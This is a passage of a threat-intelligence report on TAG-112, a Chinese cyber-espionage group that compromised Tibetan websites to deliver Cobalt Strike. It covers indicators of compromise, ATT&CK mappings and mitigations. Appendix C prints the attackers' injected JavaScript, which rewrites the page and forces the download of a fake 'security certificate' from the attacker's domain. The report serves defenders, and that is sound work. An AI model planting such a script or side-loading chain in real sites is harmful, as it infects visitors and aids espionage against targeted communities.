RPHost.dll	966d311dcc598922e4ab9ce5524110a8bfd2c6b6db540d180829ceb7a7253831	**C2:** *http[:]//mail[.]maskrisks[.]com/:443/api/view.php* **Additional Request:** *http[:]//154.205.138[.]202/GetUrl/cache?time=[UNIX Timestamp]*
RPHost.dll	1e7cb19f77206317c8828f9c3cdee76f2f0ebf7451a625641f7d22bb8c61b21b	
Loaders		
web_certificate.exe download	8d4049ef70c83a6ead26736c1330e2783bdc9708c497183317fad66b818e44cb	Loads RPHost.dll 1e42cbe23055e921eff46e5e6921ff1a20bb903fca83ea1f1294394c0df3f4cd
Web Certificate.msi	e190c7e097a1c38dd45d9c149e737ad9253b1cabee1cee7ef080ddf52d1b378c	A legitimate software component from an emulator, “C64 forever”, is used to side-load Cobalt Strike DLL (RPHost.dll).
eade465c28a69aa17a1816453ce0d046.virus	31f11b4d81f3ae25b6a01cd1038914f31d045bc4136c40a6221944ea553d6414	Signed with stolen code-signing certificate: d4938cb5c031ec7f04d73d4e75f5db5c8a5c04ce Loads RPHost.dll f1f11e52a60e5a446f1eb17bb718358def4825342acc0a41d09a051359a1eb3d

Table 1: *Cobalt Strike samples using mail[.]maskrisks[.]com for C2 and associated loaders (Source: Recorded Future Malware Intelligence)*

Overlaps with TAG-102 (Evasive Panda)

As reported by ESET in March 2024, TAG-102 (Evasive Panda) has previously used the legitimate software component "C64 forever" to side-load a malicious DLL while targeting the Tibetan community. Another overlap is the use of the stolen "KP MOBILE" code-signing certificate (SHA1: d4938cb5c031ec7f04d73d4e75f5db5c8a5c04ce), which was used to sign a malicious loader executable (SHA256: 31f11b4d81f3ae25b6a01cd1038914f31d045bc4136c40a6221944ea553d6414) identified above. This same code-signing certificate was also used in the TAG-102 activity described by ESET.

In the same campaign, TAG-102 compromised *tibetpost[.]net* as well to host malicious payloads. As identified above, TAG-112 also compromised *tibetpost[.]net*; however, its campaign directly targeted *tibetpost[.]net* users. Other notable overlaps include using a fake error page to convince users to download a malicious "security certificate" file.

Despite these overlaps, Insikt Group is tracking this activity as being conducted by a separate entity due to the difference in maturity between these campaigns. The activity observed by TAG-112 lacks the sophistication seen by TAG-102. For example, TAG-112 does not use JavaScript obfuscation and employs Cobalt Strike, while TAG-102 leverages custom malware. TAG-112 is likely a subgroup of TAG-102, working toward the same or similar intelligence requirements.

Mitigations

- Configure intrusion detection systems (IDS), intrusion prevention systems (IPS), or any network defense mechanisms in place to alert on — and, upon review, consider blocking connection attempts to and from — the indicators of compromise (IoCs) listed in **Appendix A**.
- Train users to exercise extreme caution when handling files downloaded from untrusted sources, especially those that automatically download without user input. Ensure that users have not configured their systems or applications to automatically execute or open files downloaded from their browser.
- Detect and block malicious Cobalt Strike C2 servers in real-time via the Recorded Future® Threat Intelligence module.
- By monitoring Malicious Traffic Analysis (MTA), Recorded Future clients can be alerted to likely compromised hosts communicating with validated C2 infrastructure, including for Cobalt Strike.

Outlook

This TAG-112 campaign is emblematic of long-established intelligence requirements for Chinese cyber-espionage operators to gather information on the Tibetan community in exile and organizations involved in Tibetan human rights and/or independence movements. Other ethnic and religious minority groups or affiliated organizations have for years been targeted by numerous Chinese APT groups (1, 2, 3), as the CCP perceives these groups as subversive or separatist elements challenging its rule and as avenues for foreign influence or interference into China's internal affairs.

As a result, it is highly likely that TAG-112 and TAG-102 (Evasive Panda), among a myriad of other Chinese APT groups, will continue their targeting of ethnic, religious, and human rights-linked organizations that operate in or have a nexus to China.

Appendix A — Indicators of Compromise

Compromised Websites:
tibetpost[.]net
gyudmedtantricuniversity[.]org

C2 Domains:
maskrisks[.]com
mail[.]maskrisks[.]com
update[.]maskrisks[.]com
checkupdate[.]maskrisks[.]com

C2 IP Addresses:
154.90.62[.]12
154.90.63[.]166
154.205.138[.]202

Certificates:
d0972247c500d2a45f412f9434287161de395a35ef5b4931cba12cf513b76962(*[.]dnspod[.]cn)
94569f64f62eff185ba47e991dba54bdeea6d1a9e205d6bec767be6a864e4efb (Cloudflare Origin
*.maskrisks[.]com)
d4938cb5c031ec7f04d73d4e75f5db5c8a5c04ce (Stolen code-signing certificate KP MOBILE)

URLs of malicious JavaScript:
https[:]//gyudmedtantricuniversity[.]org/templates/lt_interiordesign/js/custom.js
https[:]//tibetpost[.]net/templates/ja_teline_v/js/gallery/jquery.blueimp-gallery.full.js

Malicious URLs:
https[:]//update[.]maskrisks[.]com/download
https[:]//update[.]maskrisks[.]com/?type=Chrome
https[:]//update[.]maskrisks[.]com/?type=Edge
http[:]//mail[.]maskrisks[.]com/api/view.php
http[:]//154.205.138[.]202/GetUrl/cache
https[:]//checkupdate[.]maskrisks[.]com/cache
https[:]//update[.]maskrisks[.]com/cache

Cobalt Strike:
1e42cbe23055e921eff46e5e6921ff1a20bb903fca83ea1f1294394c0df3f4cd
0e306c0836a8ee035ae739c5adfbe42bd5021e615ebaa92f52d5d86fb895651d
f1f11e52a60e5a446f1eb17bb718358def4825342acc0a41d09a051359a1eb3d
f4ded3a67480a0e2a822af1e87a727243dea16ac1a3c0513aec62bff71f06b27
966d311dcc598922e4ab9ce5524110a8bfd2c6b6db540d180829ceb7a7253831
1e7cb19f77206317c8828f9c3cdee76f2f0ebf7451a625641f7d22bb8c61b21b

Loaders:
8d4049ef70c83a6ead26736c1330e2783bdc9708c497183317fad66b818e44cb
E190c7e097a1c38dd45d9c149e737ad9253b1cabee1cee7ef080ddf52d1b378c (legitimate software)
31f11b4d81f3ae25b6a01cd1038914f31d045bc4136c40a6221944ea553d6414


Appendix B — MITRE ATT&CK Techniques

Tactic: Technique	ATT&CK Code
Resource Development: Acquire Infrastructure: Server	T1583.004
Resource Development: Acquire Infrastructure: Web Services	T1583.006
Resource Development: Compromise Infrastructure: Server	T1584.004
Initial Access: Drive-by Compromise	T1189
Defense Evasion: Hijack Execution Flow: DLL Side-Loading	T1574.002

Appendix C — Malicious JavaScript Snippet

```
const REQUEST_URL = "https[:]//update[.]maskrisks[.]com/";

function getBrowserType() {
    var ua = navigator.userAgent;
    if(ua.indexOf('Windows') === -1) return null;
    var isEdge = ua.indexOf("Edg") > -1;
    if (isEdge) { return 'Edge' };
    var isChrome = (ua.indexOf("Chrome") > -1) && (ua.indexOf("Safari") > -1) &&
(ua.indexOf("Edg") == -1);
    if (isChrome) { return 'Chrome' };
    return 'Edge';
}

function replaceTemplate(html) {
    return html.replaceAll('<%-- downloadURL --%>',
`${REQUEST_URL}download`).replaceAll('<%-- domian --%>',
location.hostname).replaceAll('dnspod[.]cn',"google
[.]com");;

}

window.onload = () => {
    const browserType = getBrowserType();
    if(!browserType) return;
    const xhr = new XMLHttpRequest();
    xhr.open('GET', `${REQUEST_URL}?type=${browserType}`);
    xhr.send();

    xhr.onreadystatechange = function () {
        if (xhr.readyState === 4) {
            if (xhr.status >= 200 && xhr.status < 300) {
                const res = JSON.parse(xhr.response);
                if (res.forbid) {
                    document.open();
                    document.write(replaceTemplate(res.html));
                    document.close();
                    setTimeout(() => {
                        alert("Click to download the security certificate.");
                        const a = document.createElement('a');
                        a.href = `${REQUEST_URL}download`;
                        a.style.display = 'none';
                        document.body.appendChild(a);
                        a.click();
                        document.body.removeChild(a);
                    },2000)
                }
            } else { }
        }
    }
```

Appendix D — Diamond Model of Intrusion Analysis



Recorded Future reporting contains expressions of likelihood or probability consistent with US Intelligence Community Directive (ICD) 203: Analytic Standards (published January 2, 2015). Recorded Future reporting also uses confidence level standards employed by the US Intelligence Community to assess the quality and quantity of the source information supporting our analytic judgments.

About Insikt Group®

Recorded Future's Insikt Group, the company's threat research division, comprises analysts and security researchers with deep government, law enforcement, military, and intelligence agency experience. Their mission is to produce intelligence that reduces risk for clients, enables tangible outcomes, and prevents business disruption.

About Recorded Future®

Recorded Future is the world's largest threat intelligence company. Recorded Future's Intelligence Cloud provides end-to-end intelligence across adversaries, infrastructure, and targets. Indexing the internet across the open web, dark web, and technical sources, Recorded Future provides real-time visibility into an expanding attack surface and threat landscape, empowering clients to act with speed and confidence to reduce risk and securely drive business forward. Headquartered in Boston with offices and employees around the world, Recorded Future works with over 1,800 businesses and government organizations across more than 75 countries to provide real-time, unbiased, and actionable intelligence.

Learn more at recordedfuture.com